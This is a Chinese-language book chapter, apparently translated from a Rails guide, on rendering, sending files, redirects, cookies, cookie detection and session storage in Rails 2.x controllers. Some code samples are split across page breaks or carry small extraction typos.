² 这里有一个不那么显而易见的例外情况：Rails 找到一个模板之后就会将其缓存起来。如果你的服务器运行在开发模式下，并且又改变了模板的类型，Rails 就可能找不到修改之后的新模板，因为它首选使用此前缓存的模板。此时需要重启应用程序，以便新的模板被调用。

```
render :template => "fix_user_errors"
end
```

看起来很自然：调用 `render`（或者 `redirect_to`）就应该终止 action 的处理。但事实并非如此。如果 `update_attributes` 的返回值为 `true`，这段代码就会导致一个错误，因为 `render` 被调用了两次。

我们来看看如何在控制器中使用不同的渲染选项（在原书第 549 页会单独介绍如何在视图中进行渲染）。

`render()`

在没有任何参数的情况下，`render()`方法会渲染当前 action 的默认模板。譬如说，下列代码会渲染 `app/views/blog/index` 模板。

```
class BlogController < ApplicationController
  def index
    render
  end
end
```

下列代码的效果也是一样（如果没有显式调用 `render()` 方法，在 action 方法执行结束之后控制器也会自动调用它）。

```
class BlogController < ApplicationController
  def index
  end
end
```

下列代码的效果也一样（如果没有定义合适的 action 方法，控制器会直接调用对应的模板）。

```
class BlogController < ApplicationController
end

render(:text => string)
```

将指定的字符串发送给客户端，不做任何模板解释或 HTML 转码。

```
class HappyController < ApplicationController
  def index
    render(:text => "Hello there!")
  end
end
```

462

```
render(:inline => string, [ :type => "erb"/"builder"/"rjs"], [ :locals => hash ] )
```

把 `string` 内容作为指定类型的模板源代码进行渲染，并将结果发送给客户端。如果提供了 `:locals` 参数，其中的内容会被用于给模板中的局部变量设值。

下列代码在控制器中定义了 `method_missing()` 方法（仅当应用程序在开发模式下运行时有效）。如果调用控制器时指定的 action 名称无效，`method_missing()` 会渲染一个内联的模板，将 action 的名称和格式化之后的请求参数显示出来。

```
class SomeController < ApplicationController

  if RAILS_ENV == "development"
    def method_missing(name, *args)
      render(:inline => %{
        <h2>Unknown action: #{name}</h2>
        Here are the request parameters:<br/>
        <%= debug(params) %>
      })
    end
  end
end
```

```

    end
  end
end

render(:action => action_name)

```

渲染当前控制器中指定的 action 所对应的模板。常有人误用这一特性：他们真正需要的可能是重定向，而不是渲染另一个 action——至于说为什么这样做不好，请看原书第 466 页的讨论。

```

def display_cart
  if @cart.empty?
    render(:action => :index)
  else
    # ...
  end
end

```

请注意，调用 `render(:action...)` 并不会调用后一个 action 方法，只是把模板渲染出来。如果模板需要某些实例变量，必须在调用 `render` 的方法内设置所有实例变量。

再重申一遍，因为这是一个新手常犯的错误：调用 `render(:action...)` 不会调用后一个 action 方法——它只是渲染后者的默认模板。

```
render(:file => path, [ :use_full_path => true/false], [ :locals => hash ])
```

渲染指定路径（其中必须包含文件扩展名）的模板文件。默认情况下，这里输入的路径应该是模板文件的绝对路径；但如果 `:use_full_path` 选项为 `true`，就会从当前的视图模板根路径开始，根据输入路径去寻找视图模板。如前所述，应用程序的模板根路径是可以在配置中指定的。如果指定了 `:local` 选项，其中的值会被用于给模板中的局部变量赋值。

463 >

```
render(:template => name, [ :locals ] => hash )
```

渲染一个模板，并将结果发送给客户端。`:template` 选项的值必须同时包含控制器和 action 的名字，两部分之间以斜线分隔。譬如说，下列代码会渲染名为 `app/views/blog/short_list` 的模板。

```

class BlogController < ApplicationController
  def index
    render(:template => "blog/short_list")
  end
end

```

```
render(:partial => name, ...)
```

渲染一个局部模板（partial template）。在原书第 549 页我们会深入介绍局部模板。

```
render(:nothing => true)
```

什么都不返回——也就是说，返回一片空白给浏览器。

```
render(:xml=>stuff)
```

以文本形式渲染传入的参数，强制使用 `application/xml` 内容类型。

```
render(:json => stuff, [ :callback => hash ])
```

以 JSON 形式渲染传入的参数，强制使用 `application/json` 内容类型。如果指定了 `:callback` 参数，则会调用其对应的回调方法对结果进行包装。

```
render(:update) do |page| ... end
```

以 rjs 模板形式渲染一个代码块，并将页面对象传给代码块作为参数。

```
render (:update) do |page|
  page [:cart].replace_html :partial => 'cart' , :object => @cart
  page [:cart].visual_effect :blind_down if @cart.total_items == 1
end
```

在 render() 方法的各种用法中，你都可以使用 :status、:layout 和 :content_type 参数。`:status` 参数用于设置 HTTP 应答的状态头信息，默认值为“200 OK”。不要在 render() 方法中把状态值设为 3xx 以达到重定向的效果，Rails 提供了 redirect() 方法。

`:layout` 参数定义了在哪个布局模板中渲染结果（在原书第 91 页我们就看到了布局模板，在原书第 545 页还会详细介绍）。如果该参数的值为 `false`，则不使用任何布局模板；如果值为 `nil` 或 `true`，则只有在当前 action 有默认的布局模板与其对应时才使用该布局模板；如果 `:layout` 参数的值是一个字符串，该字符串会被作为布局模板的名称，Rails 会查找具有该名称的布局模板并在其中渲染结果。如果使用了 `:nothing` 选项，则不会使用任何布局模板。

`:content_type` 参数让你可以指定 Content-Type HTTP 头信息的值，并将其传递给浏览器。

464

有时候你会希望知道到底哪些东西被送到了用户的浏览器上，`render_to_string()` 方法可以帮你这个忙。该方法接受的参数与 `render()` 一样，唯一的区别是它会以字符串的形式返回渲染的结果——该方法不会把渲染结果放进代表应答的 `response` 对象，因此客户端也得不到渲染结果。调用 `render_to_string` 不会引发真正的渲染，你可以随后再调用一次 `render` 方法，而不会招致 DoubleRender 错误。

发送文件和其他数据

我们已经看到了如何在控制器中渲染模板、如何直接把字符串发送给客户端。第三种应答方式就是直接把数据（通常——但并不一定——是文件的内容）发送给客户端。

send_data

发送一个二进制数据流给客户端。

```
send_data(data, options...)
```

将一个数据流发送给客户端。通常浏览器须同时知道内容的类型和处理方式（两者都可以在选项中指定），以便决定如何处理这些数据。

```
def sales_graph
  png_data = Sales.plot_for(Date.today.month)
  send_data(png_data, :type => "image/png", :disposition => "inline")
end
```

选项：

<code>:disposition</code>	<code>string</code>	建议直接在浏览器中显示该文件（“ <code>inline</code> ”）或下载保存该文件（“ <code>attachment</code> ”，默认值）
<code>:filename</code>	<code>string</code>	当浏览器尝试将数据保存为文件时，该选项的值将被用作默认文件名
<code>:status</code>	<code>string</code>	HTTP 响应状态码（默认值为“200 OK”）
<code>:type</code>	<code>string</code>	内容的类型，默认值是 <code>application/octet-stream</code>
<code>:url_based_filename</code>	<code>boolean</code>	如果设为 <code>true</code> 并且没有指定 <code>:filename</code> ，Rails 就不会在 <code>Content-Disposition</code> 头信息中包含原来的文件名。有些浏览器需要该参数支持才能正确处理多语言文件名。

send_file

将一个文件的内容发送给客户端。

```
send_file(path, options...)
```

将指定的文件发送给客户端，方法内部会设置 Content-Length、Content-Type、Content-Disposition 和 Content-Transfer-Encoding 等 HTTP 头信息。

选项：

:buffer_size	数值	如果开启了数据流功能 (:stream 为 true)，每次写入浏览器缓冲区的数据量
:disposition	string	建议直接在浏览器中显示该文件 ("inline") 或下载保存该文件 ("attachment"，默认值)
:filename	string	当浏览器尝试将数据保存为文件时，该选项的值将被用作默认文件名。如果没有设置，path 参数中文件名的部分将被用作默认值
:status	string	HTTP 响应状态码 (默认值为 "200 OK")
:stream	true 或 false	如果为 false，整个文件将被读入服务器的内存中，然后再发送给客户端；否则，将按照:buffer_size 的大小一边读取文件、一边向客户端发送数据
:type	string	内容的类型，默认值是 application/octet-stream

使用上述两个 send 方法时，都可以通过控制器的 headers 属性设置额外的 HTTP 头信息。

```
def send_secret_file
  send_file("/files/secret_list")
  headers["Content-Description"] = "Top secret"
end
```

在原书第 541 页，我们还会介绍如何上传文件。

重定向

当服务器响应一个请求时，可以向客户端发送一个 HTTP 重定向命令，这就等于告诉客户端：“我不知道怎么处理这个请求，但别的某个 URL 知道。”重定向命令包含了一个 URL 地址，客户端应该尝试访问该地址。此外重定向命令中还包含了一些状态信息，代表该重定向是永久的（状态码 301）还是暂时的（307）。在重新组织网页时人们经常会使用重定向，这样当用户访问旧的地址时就会被指引到新的地址上来。Rails 应用中经常会用重定向将请求委派给另一个 action 来处理。

web 浏览器会在幕后处理重定向，只是因为出现略微的延迟，以及 URL 发生了变化，你才会知道有重定向发生了——后一点很重要，因为有了浏览器的参与，重定向在服务器这边看起来就等效于最终用户手动输入了一个新的地址。

如果你想要编写一个行为良好的 web 应用，重定向是很重要的工具。不妨想象一个简单的 blog 应用，其中支持用户评论。在用户提交了评论之后，我们的应用程序应该重新显示被评论的文章，并且将新加的评论显示在最后。

于是，你可能很自然地写出这样的代码：

```
class BlogController
  def display
    @article = Article.find(params[:id])
  end

  def add_comment
    @article = Article.find(params[:id])
    Comment = Comment.new(params[:comment])
    @article.comments << comment
    if @article.save
      flash[:note] = "Thank you for your valuable comment"
    else
    end
  end

```

```

    flash[:note] = "We threw your worthless comment away"
end
# DON'T DO THIS
render(:action => 'display')
end
end

```

想法很清晰：发布评论之后再次显示文章。为了实现这一目的，开发者在 `add_comment()` 方法中调用了 `render(:action=>'display')`，于是这个 action 就会渲染 display 视图，将更新之后的文章展现给最终用户。但是请从浏览器的角度来考虑这个做法：它发送请求到 `blog/add_comment`，并最终停留在这个地址，却得到了一个文章浏览页面。这也就是说，如果用户点击“刷新”按钮（也许是为了看看有没有别人发表评论），浏览器就会再次访问 `add_comment` 这个地址。用户只是想刷新显示页面，应用程序得到的请求却是“添加一条评论”。在一个 blog 应用中，这个问题也许还不是特别严重，只不过是添加几条重复的评论而已；但如果你开发的是一个网上商店，麻烦可能就大了。

在这种情况下，正确的做法应该是在添加评论之后重定向到 `display` 这个 action，以显示文章和新增加的评论。用 Rails 提供的 `redirect_to()` 方法就可以达到这一效果。如果用户稍后又点击了“刷新”按钮，那也只是重新调用 `display` 这个 action，而不会再添加新的评论。

```

def add_comment
  @article = Article.find(params[:id])
  comment = Comment.new(params[:comment])
  @article.comments << comment
  if @article.save
    flash[:note] = "Thank you for your valuable comment"
  else
    flash[:note] = "We threw your worthless comment away"
  end
  redirect_to(:action => 'display')
end

```

Rails 提供了简单而强大的重定向机制。你可以将请求重定向到指定的 action（并且将参数传递过去），也可以重定向到任何 URL（不论它是否位于当前的服务器上），还可以重定向到用户所访问的前一个页面。下面我们依次看看这三种重定向的方式。◀ 467

`redirect_to`

重定向到一个 action。

```
redirect_to(:action=> ..., options...)
```

根据 `options`（这是一个 hash）中的值发送一个暂时性的重定向指令给浏览器。目标 URL 是用 `url_for()` 方法生成的，所以像这样使用 `redirect_to()` 将得到 Rails 路由机制的所有好处。（关于路由机制，请看原书第 422 页第 21.2 节，“请求的路由”）。)

`redirect_to`

重定向到一个 URL。

```
redirect_to(path)
```

重定向到指定的路径。如果路径不以协议字符串（例如“`http://`”）开头，则会沿用当前请求的协议和端口号。这个方法不做任何 URL 改写，所以请不要用它来导向应用程序内部的 action（除非用 `url_for` 方法或者具名路由 URL 生成器来生成路径）。

```

def save
  order = Order.new(params[:order])
  if order.save
    redirect_to :action => "display"
  else
    session[:error_count] ||= 0
    session[:error_count] += 1
    if session[:error_count] < 4
      flash[:notice] = "Please try again"
    else
      # Give up -- user is clearly struggling
      redirect_to("/help/order_entry.html")
    end
  end
end

```

redirect_to

返回前一个页面。

```
redirect_to(:back)
```

重定向到当前请求的 HTTP_REFERER 头信息所指定的 URL。

```

def save_details
  unless params[:are_you_sure] == 'Y'
    redirect_to(:back)
  else
    ...
  end
end

```

默认状态下，所有的重定向都会被标记为暂时性的（只对当前请求有效）。你也可以将重定向标记为永久性的，只须设置对应的应答头信息即可。

```
headers["Status"] = "301 Moved Permanently"
redirect_to("http://my.new.home")
```

因为重定向会发送应答给浏览器，所以就像渲染结果一样，针对每次请求最多只能做一次重定向。

22.2 Cookie 和 Session

Cookies and Sessions

借助 cookie，web 应用可以从浏览器那里得到类似于 hash 的功能：你可以把具名的字符串保存在客户端浏览器中，需要时再从后续请求中取出 cookie 的值。

这一特性非常重要，因为 HTTP 协议本身是无状态的，cookie 则提供了一种突破这一限制的途径，让 web 应用能够跨越多次请求维护特定客户端的状态数据。

Rails 对 cookie 进行了抽象，开发者只要使用一个简单便利的接口即可。控制器中的 cookies 属性是一个类似于 hash 的对象，它对 cookie 协议进行了封装。当接收到请求时，cookies 对象会根据浏览器发送的 cookie 名称和值进行初始化。Action 方法可以随时向 cookies 对象中添加新的名/值对，这些新的 cookie 数据都会在请求处理结束之后发送给浏览器，应用程序在处理后续的请求时就可以访问到这些数据（cookie 数据必须满足一些约束条件，我们稍后就会介绍）。

下面就是一个简单的 Rails 控制器，其中保存了一个 cookie，然后重定向到另一个 action。请记住，重定向的过程要到浏览器那里走一个来回，因此应用程序会新建一个控制器对象来处理后续的请求。新的 action 得到了浏览器送来的 cookie 值，然后将其显示出来。

```
e1/cookies/cookie1/app/controllers/cookies_controller.rb
class CookiesController < ApplicationController
  def action_one
    cookies[:the_time] = Time.now.to_s
    redirect_to :action => "action_two"
  end

  def action_two
    cookie_value = cookies[:the_time]
    render(:text => "The cookie says it is #{cookie_value}" )
  end
end
```

◀ 469

cookie 的值必须是字符串，Rails 不会帮你做任何隐式转型。如果你传入别的类型，可能会得到一个模糊不清的错误，其中包含 “*private method ‘gsub’ called...*” 之类的信息。

浏览器会给每个 cookie 加上一些附加信息：有效期、有效路径，以及适用的域名等。如果你给 cookies[name] 赋上一个值从而创建一个 cookie，就会得到这些选项的默认值：cookie 对整个网站有效、永不过期，并且适用于创建 cookie 的域名。当然，你也可以传入一个 hash 来覆盖这些默认值。

(在下面的例子中，我们用了 #days.from_now 这个漂亮的扩展来得到一个 Fixnum 对象，详情请看原书第 271 页第 16 章 “Active Support” 中的一节。)

```
ccookies[:marsupial] = { :value => "wombat" ,
                           :expires => 30.days.from_now,
                           :path => "/store" }
```

可用的选项包括 :domain、:expires、:path、:secure 和 :value。:domain 和 :path 选项指定了 cookie 的有效范围——如果后续请求的地址位于 cookie 的有效域名中，并且路径又是位于 cookie 的有效路径下，那么浏览器就会把 cookie 发送给服务器。:expire 选项设置了 cookie 的生命时间限制。:expire 选项的值可以是一个绝对时间，如果客户机时间超过该时间³，浏览器就会将 cookie 删除；该选项的值也可以是一个空字符串，此时浏览器就只把 cookie 保存在内存中，在会话结束之后便将其删除。如果没有指定过期时间，cookie 就是永久有效的。最后，:secure 选项会告诉浏览器：只有当使用 https:// 发送请求时，才可以将 cookie 发回服务器。

cookie 很适合用于在浏览器上保存一些短小的字符串，但并不适于保存大量结构化的数据。

Cookie 的探知

使用 cookie 的问题在于：有些用户不喜欢它们，因此在浏览器中禁止了对 cookie 的支持，所以你需要精心设计你的应用程序，让它在不能使用 cookie 的情况下也同样可靠（不一定要保证全部功能都可用，但有必要保证不会丢失或破坏数据）。

做到这一点并不困难，只不过需要几个步骤。最终得到的结果对大部分用户来说是透明的：只需在用户第一次访问网站时（也就是建立 session 时）做两次很快的重定向。

◀ 470

首先我们需要定义 SESSION_KEY 常量，稍后会在应用程序中用到它。默认情况下，这个值是在给 config.action_controller.session 赋值时硬编码的，因此要把它重构出来：

```
e1/cookies/cookie2/config/environment.rb
# Be sure to restart your server when you modify this file

# Uncomment below to force Rails into production mode when
```

³ 这是一个绝对时间，当 cookie 创建时就会设置进去。如果需要指定 cookie 在用户的最后一次请求之后多少分钟过期，你可以在每次请求之后重设 cookie，也可以——更好的办法是——把 cookie 过期时间保存在 session 数据中，然后在那里更新。

```

# you don't control web/app server and can't set it the proper way
# ENV['RAILS_ENV'] ||= 'production'

# Specifies gem version of Rails to use when vendor/rails is not present
RAILS_GEM_VERSION = '2.2.2' unless defined? RAILS_GEM_VERSION

# Bootstrap the Rails environment, frameworks, and default configuration
require File.join(File.dirname(__FILE__), 'boot')

# Define session key as a constant
SESSION_KEY = '_cookie2_session'

Rails::Initializer.run do |config|
  # ...

  # Your secret key for verifying cookie session data integrity.
  # If you change this key, all old sessions will become invalid!
  # Make sure the secret is at least 30 characters and all random,
  # no regular words or you'll be exposed to dictionary attacks.
  config.action_controller.session = {
    :session_key => SESSION_KEY,
    :secret => 'cbd4061f23feldfeb087dd38c...888cdd186e23c9d7137606801cb7665'

  # ...
end

```

接下来还有两件事要做。

首先要定义 `cookies_required` 过滤器，使其作用于所有需要 cookie 的 action。简单起见，我们索性使其作用于所有 action，只有用于检测“浏览器是否支持 cookie”的 `cookies_test` 除外。如果你的应用程序有不同的需求，请自行调整。如果 `session` 已经有了定义，这个过滤器什么都不做；否则它就会尝试把当前请求的 URI 保存到一个新的 session 中，然后重定向到 `cookies_test`。

然后我们要实现 `cookies_test` 方法。这个方法也很简单：如果找不到 `session`，就在日志里记下这一事实，然后渲染一个简单的页面，告诉用户需要启用 cookie 才能享受我们的网站；如果能找到 `session`，就从中取出用户原先请求的 URI，把用户重定向回去，并从 `session` 中去掉这份信息——有些顽皮的用户可能直接访问 `cookies_test`，此时我们会给他们准备一个默认的目的地，请根据你的应用程序调整这一设置：

```

e1/cookies/cookie2/app/controllers/application.rb
# Filters added to this controller apply to all controllers in the application.
# Likewise, all the methods added will be available for all controllers.

class ApplicationController < ActionController::Base
  helper :all # include all helpers, all the time

  before_filter :cookies_required, :except => [:cookies_test]

  # See ActionController::RequestForgeryProtection for details
  # Uncomment the :secret if you're not using the cookie session store
  protect_from_forgery # :secret => 'cde978d90e26e7230552d3593d445759'

  # See ActionController::Base for details
  # Uncomment this to filter the contents of submitted sensitive data parameters
  # from your application log (in this case, all fields with names like "password").
  # filter_parameter_logging :password

  def cookies_test
    if request.cookies[SESSION_KEY].blank?
      logger.warn("** Cookies are disabled for #{request.remote_ip} at #{Time.now} ")
      render :template => 'cookies_required'
    else
      redirect_to(session[:return_to] || { :controller => "store" })
    end
  end

```

```

>   session[:return_to] = nil
> end
> end

> protected
>
> def cookies_required
>   return unless request.cookies[SESSION_KEY].blank?
>   session[:return_to] = request.request_uri
>   redirect_to :action => "cookies_test"
> end
end

```

还有最后一件事要关心。尽管这个方案能够良好工作，但它有一个糟糕的副作用：我们的功能测试几乎会全部失败，因为不管之前测试中的期望是什么，都不可能期望被重定向到 `cookies_test` 这个 action。只要伪造一个 session，就可以修复这些测试。当然，既然已经在关注功能测试，任何一个自律的敏捷程序员都一定会给 `cookies_test` 也加上一个测试：

```

e1/cookies/cookie2/test/functional/store_controller_test.rb
require 'test_helper'

class StoreControllerTest < ActionController::TestCase
  def setup
    @request.cookies[SESSION_KEY] = "faux session"
  end

  test "existing functional tests should continue to work" do
    get :hello
    assert_response :success
  end

  test "when cookies are disabled a redirect results" do
    @request.cookies.delete SESSION_KEY
    get :hello
    assert_response :redirect
    assert_equal 'http://test.host/store/cookies_test', redirect_to_url
  end
end

```

< 472

Rails 的 Session 对象

Rails 提供的 session 对象是一个类似于 hash 的结构，其中保存的信息可以跨越多次请求持续存在。和 cookie 不同，session 中可以保存任意的对象（只要这些对象可以被序列化），因此很适合用于保存 web 应用的状态信息。譬如说，在我们的在线商店中，我们把购物车对象保存在 session 中，这样就可以在多次请求之间共享信息。`Cart` 对象的使用跟别的对象完全一样，不过 Rails 会在请求处理结束之后保存购物车信息，而且——更重要的是——用户的下一次请求得到的购物车对象一定是上一次请求保存的那个购物车对象。有了 session，就好像我们的应用程序可以在多次请求之间保存状态一样。

这引出了一个有趣的问题：在几次请求之间，这些数据究竟保存在哪儿？一种选择是把 session 数据下送到浏览器，以 cookie 的形式保存，这是 Rails 2.0 的默认设置。这种做法对 session 数据的大小有约束，并且会增加网络流量，但减少了服务器管理和清扫的负担。请注意，下送的 session 数据会被签名，但（默认情况下）不会被加密，也就是说用户可以看到其中的内容，但无法伪造。

另一种选择是把数据存在服务器端。整个故事可以分为两部分。首先，Rails 必须跟踪来自不同用户的会话，为此它会创建由 32 个十六进制数组成的键（也就是说，总共有 16^{32} 种可能的组合），这就是所谓的“`session id`”，每次生成的 session id 都是随机的。Rails 会把 session id 保存在

marshal
原书第
678页

cookie 中（所用的键是`_session_id`），当后续请求进入应用程序时，Rails 就可以找出与之对应的 session id。

Rails 会在服务器上持久保存 session 数据，并按照 session id 来索引这些数据——这就是 session 魔术的第二部分。当有请求进入应用程序时，Rails 就根据 session id 找到对应的 session 数据——这是一个序列化之后的 Ruby 对象。然后，Rails 再把这个对象反序列化，并将其放进控制器的 session 属性，这样应用代码就能够访问 session 数据了。随后，应用程序可以向其中添加数据或是修改其中的数据。请求处理完之后，Rails 会把 session 数据重新持久存储起来，直到下次同一个浏览器的请求到来之后再把它重新读取出来。



David 说……

“基于 cookie 的 session”之妙处

乍看上去，Rails 默认的 session 存储机制简直是个疯狂的主意：真的要把 session 数据保存在客户端？！要是我想把发射核弹的密码放进 session 呢？我可不敢让用户看到这些信息。

没错，默认的 session 存储并不适于存放不能让用户知道的秘密。但这其实是一个很有价值的约束：不要冒险把复杂的对象保存在 session 中，因为 session 是会过期的。至于“发射核弹的密码”……你真的需要往 session 里放这样的信息吗？

担心数据大小的限制同样是杞人忧天。没错，cookie 里最多只能放 4KB 数据，所以你不能把各种乱七八糟的数据都塞进去——这会帮你养成一个好习惯：只往 session 中放对象的引用（例如`cart_id`），而不是放真实的对象（例如整个购物车）。

真正需要操心的安全问题是：实际上用户是可以修改 cookie、从而修改 session 数据的。你当然希望自己放进 session 的数据不被篡改。要是用户可以把`cart_id`从 5 改成 8、从而访问别人的购物车，那就不好了。还好，Rails 已经帮你防范了这种可能性：Rails 会对 session 做签名，如果签名通不过验证，就会抛出一个异常来警告“可能有人尝试篡改 session 数据”。

基于 cookie 的 session 带来的好处是很明显的：不用每处理一个请求就到数据库读取 session、再把 session 写回数据库，也不用操心 session 的清理——如果把 session 保存在文件系统或数据库的话，你就得负责清理 session，这件事情相当麻烦，没人喜欢去做。基于 cookie 的 session 自己就会负责清理。如此方便，还有什么理由不选它呢？

那么，在 session 里面应该放什么呢？只要你愿意，什么都可以，不过这里有一些注意事项：

- 能够放入 session 的对象是有限制的，具体细节取决于你所选择的存储机制（稍后会有介绍）。一般而言，session 中的对象必须是可序列化的（使用 Ruby 的`Marshal`函数）。譬如说，I/O 对象就不能放入 session。
- 最好不要把拥有大量数据的对象放进 session。可以把它们放进数据库，然后在 session 中引用这些数据。尤其在使用基于 cookie 的 session 时——此时 session 数据的总量不能超过 4KB。
- 最好不要把经常变化的对象放进 session。譬如说，blog 应用可能需要统计其中总共有多少篇文章，出于性能考虑，你可能想要把这项数据放进 session。但如果你这样做，如果别的用户添加了一篇文章，这项数据就不会被更新。

把代表“当前登录用户”的对象放进 session，这也是个诱人的主意。但如果你希望能够禁用某些用户，这种做法就不那么聪明了：即便你已经在数据库中禁用了一个用户，它的 session 数据仍然是“有效”的状态。

经常变化的数据应该放进数据库，然后从 session 中引用这些数据。

- 最好不要把关键信息单独放进 session。譬如说，如果应用程序在一个请求中生成了订单确认号，你可能想把它放进 session 中，等用户确认之后再存入数据库。但这样做是有风险的：如果用户删除了浏览器中保存的 cookie，订单确认号就丢失了。所以，关键信息应该保存在数据库中，然后从 session 中引用这些数据。

还有一个——重要的——注意事项：如果把对象放入了 session，只要同一浏览器再次访问，Rails 就会尝试取出这个对象。但如果在此过程中你对应用程序做了更新，session 中保存的对象就有可能与应用程序中的类型不匹配，应用程序在处理请求时就会失败。解决这个问题有三个办法：其一，把对象保存在数据库中，只在 session 中保存 id；比起 Ruby 序列化来，模型对象对于数据库结构的改变要宽容得多。其二，如果改变了数据结构定义，就手工删除服务器中保存的所有 session 数据。

第三种办法要稍微复杂一些，你可以在 session 键中加上版本号，如果更新了数据结构，就同时也改变版本号。这样，你就可以只加载与当前应用程序版本匹配的 session 数据。你还可以记录各个类的版本号，以便实现更细粒度的版本控制。最后这种方案需要大量的开发工作，所以你需要判断是否值得去实现它。

由于 session 是一个类似于 hash 的存储结构，你可以在其中保存多个对象，只要每个对象都有自己的索引键即可。在下列代码中，我们把登录用户的 id 保存在 session 中，然后在 index 方法中根据用户 id 创建针对用户定制的菜单。此外，我们还要记下用户最后选中的菜单项 id，以便在 index 页面高亮显示该菜单项。当用户登出之后，我们就清除所有 session 数据。

```
e1/cookies/cookie1/app/controllers/session_controller.rb
class SessionController < ApplicationController
  def login
    user = User.find_by_name_and_password(params[:user], params[:password])
    if user
      session[:user_id] = user.id
      redirect_to :action => "index"
    else
      reset_session
      flash[:note] = "Invalid user name/password"
    end
  end

  def index
    @menu = create_menu_for(session[:user_id])
    @menu.highlight(session[:last_selection])
  end

  def select_item
    @item = Item.find(params[:id])
    session[:last_selection] = params[:id]
  end

  def logout
    reset_session
  end
end
```

和别的功能一样，session 在 Rails 中的默认用法也非常便利，如果需要你也可以自定义它的用法——通过控制器中的 session 声明。每个新建的 Rails 程序都有这么一个例子：所有控制器的基类

ApplicationController 中有下列声明，其用途是设置一个全应用程序通用的、用于保存 session 数据的 cookie 名称：

```
class ApplicationController < ActionController::Base
  session :session_key => '_myapp_session_id'
end
```

session 声明会被子类继承，因此上述声明对于应用程序中所有 action 都有效。

可用的 session 选项包括以下几种。

:session_domain

476

用于保存 session id 的 cookie 作用域，默认值是当前应用的域名。

:session_id

自定义 session id。如果不设置此选项，新建的 session 会自动得到一个 32 字长的 id，并在后续的请求中一直使用该 id。

:session_key

用于保存 session id 的 cookie 名称。前面我们已经展示过如何自定义这个名称。

:session_path

session 有效的路径范围（也就是 cookie 的有效范围）。默认值是“/”，也就是说在整个域名内都有效。

:session_secure

如果设为 true，则只有当用 https:// 开头的地址访问时 session 才生效。默认值为 false。

:new_session

直接对应于 cookie 的 new_session 选项。不过，在 Rails 中这个选项未必有效，我们会在第 22.5 节“基于时间的缓存失效策略”（原书第 498 页）中讨论它的替代方案。

:session_expires

session 过期的绝对时间。和 :new_session 一样，在 Rails 中应该避免使用这个选项。

也可以针对某些 action 禁用 session。譬如说，如果想针对生成 RSS 和 Atom 的 action 禁用 session，就可以这样做：

```
class BlogController < ApplicationController
  session :off, :only => %w{ fetch_rss fetch_atom }
  # ...
```

如果在 ApplicationController 中放一个不加任何修饰的 session :off，那么整个应用程序都会被禁用 session。

Session 的存储

Rails 提供了几种不同的方式用于存储 session 数据，每种都有各自的优点与缺点。我们首先把各种方式都列举出来，然后再对它们进行比较。

通过 ActiveRecord::Base 中的 session_store 属性值，就可以指定 session 的存储机制——将

这个属性设置为一个实现了存储策略的类，这个类必须定义在 `CGI::Session` 模块中⁴。除了 `PStore` 之外，其他 `session` 存储策略都可以用符号来指代，符号会被转换为“骆驼大小写”形式的类名。

```
session_store = :cookie_store
```

这是 Rails 从 2.0 版本开始默认的 `session` 存储机制。这种存储机制会对 `session` 中的对象加以序列化，因此任何可序列化的数据都可以存入 `session`，但数据总量不能超过 4KB。

```
session_store = :p_store
```

将每个 `session` 中的数据存入一个 `PStore` 格式的文件。这种格式以序列化的形式保存对象，因此任何可序列化的数据都可以存入 `session`。这种存储机制支持两个附加的配置选项：`:prefix` 和 `:tmpdir`。可以在 `config/environment.rb` 文件中使用下列代码来配置基于 `PStore` 的 `session` 存储机制：

```
Rails::Initializer.run do |config|
  config.action_controller.session_store = CGI::Session::PStore
  config.action_controller.session_options[:tmpdir] = "/Users/dave/tmp"
  config.action_controller.session_options[:prefix] = "myapp_session_"
  # ...
```

```
session_store = :active_record_store
```

用 `ActiveRecordStore` 可以把 `session` 数据保存在应用程序所使用的数据库中。有一个 `Rake` 任务可以帮你生成数据迁移任务，后者用于创建 `sessions` 表：

```
depot> rake db:sessions:create
```

再运行 `rake db:migrate` 就可以实际创建这张表。

看看自动生成的迁移任务，你会发现 Rails 给 `session_id` 字段创建了索引，因为要根据这个字段来查找 `session` 数据。此外这张表还定义了 `updated_at` 字段，因此 `ActiveRecord` 会自动记录表中每条记录的更新时间戳——稍后我们会看到这有什么用。

```
session_store = :drb_store
```

`DRb` 是一个协议，Ruby 通过它在网络上共享对象。如果使用 `DRbStore`，Rails 就会把 `session` 数据保存在一个 `DRb` 服务器上（位于 web 应用之外）。应用程序的多个实例——它们可能运行在多台分布服务器上——可以访问同一个 `DRb` 存储。Rails 源代码中包含了一个简单的 `DRb` 服务器⁵，可以用它作为 Rails 的 `session` 存储机制。`DRb` 也使用 `Marshal()` 函数来序列化对象。

```
session_store = :mem_cache_store
```

`memcached` 是由 Danga Interactive 公司开发的分布式对象缓存系统⁶，你可以免费使用它。Rails 的 `MemCacheStore` 使用了 Michael Granger 为 `memcached` 编写的 Ruby 接口⁷ 来存储 `session` 数据。`memcached` 使用起来比其他几种策略要复杂得多，通常只有当你的网站出于别的原因已经使用了它时，才会考虑

⁴ 大多数时候你会使用 Rails 内建的几种 `session` 存储机制之一，但如果有必要的话，也可以实现你自己的存储机制。这方面的接口已经超出了本书的范畴——请参考 Rails 源代码中 `actionpack/lib/actioncontroller/session` 目录下的几种存储策略的实现方式。

⁵ 如果你是通过 Gem 安装的 Rails，这个服务器就在 `{RUBYBASE}/lib/ruby/gems/1.8/gems/actionpack-x.y/lib/action_controller/session/drbs_server.rb`。

⁶ <http://www.danga.com/memcached>

⁷ 参见 <http://www.deveiate.org/projects/RMemCache>

用它来保存 session 数据。

```
:session_store = :memory_store
```

把 session 数据保存在应用程序的本地内存中。使用这个选项不涉及任何序列化操作，任何对象都可以放进 session。很快我们就会看到，通常不应该在 Rails 应用中使用这个选项。

```
:session_store => :file_store
```

把 session 数据保存在文件中。对于 Rails 应用而言，这个选项一般没什么用，因为它只允许保存字符串。这种存储机制支持三个附加的配置选项：:prefix、:suffix 和 :tmpdir。

可以针对整个应用程序、针对具体的一个控制器，或者针对某几个 action 来启用或者禁用 session 存储，这都是通过 session 声明来指定的。

要在整个应用程序范围内禁用 session，只要在 app/controllers/application.rb 中加上以下代码即可：

```
class ApplicationController < ActionController::Base
  session :off
  # ...
```

如果把同样的声明放在某一个控制器内，那么它就只对这个控制器有效：

```
class RssController < ApplicationController::Base
  session :off
  # ...
```

最后，session 声明还支持 :only、:except 和 :if 选项，前两者接受的参数都一样：一个 action 的名字，或者一组 action 名字构成的数组。最后一个选项接受一个代码块，其中的代码负责判断是否应该让 session 声明生效。下面是一些具体的例子：

```
# Disable sessions for the rss action
session :off, :only => :rss

# Disable sessions for the show and list actions
session :off, :only => [ :show, :list ]

# Enable sessions for all actions except show and list
session :except => [ :show, :list ]

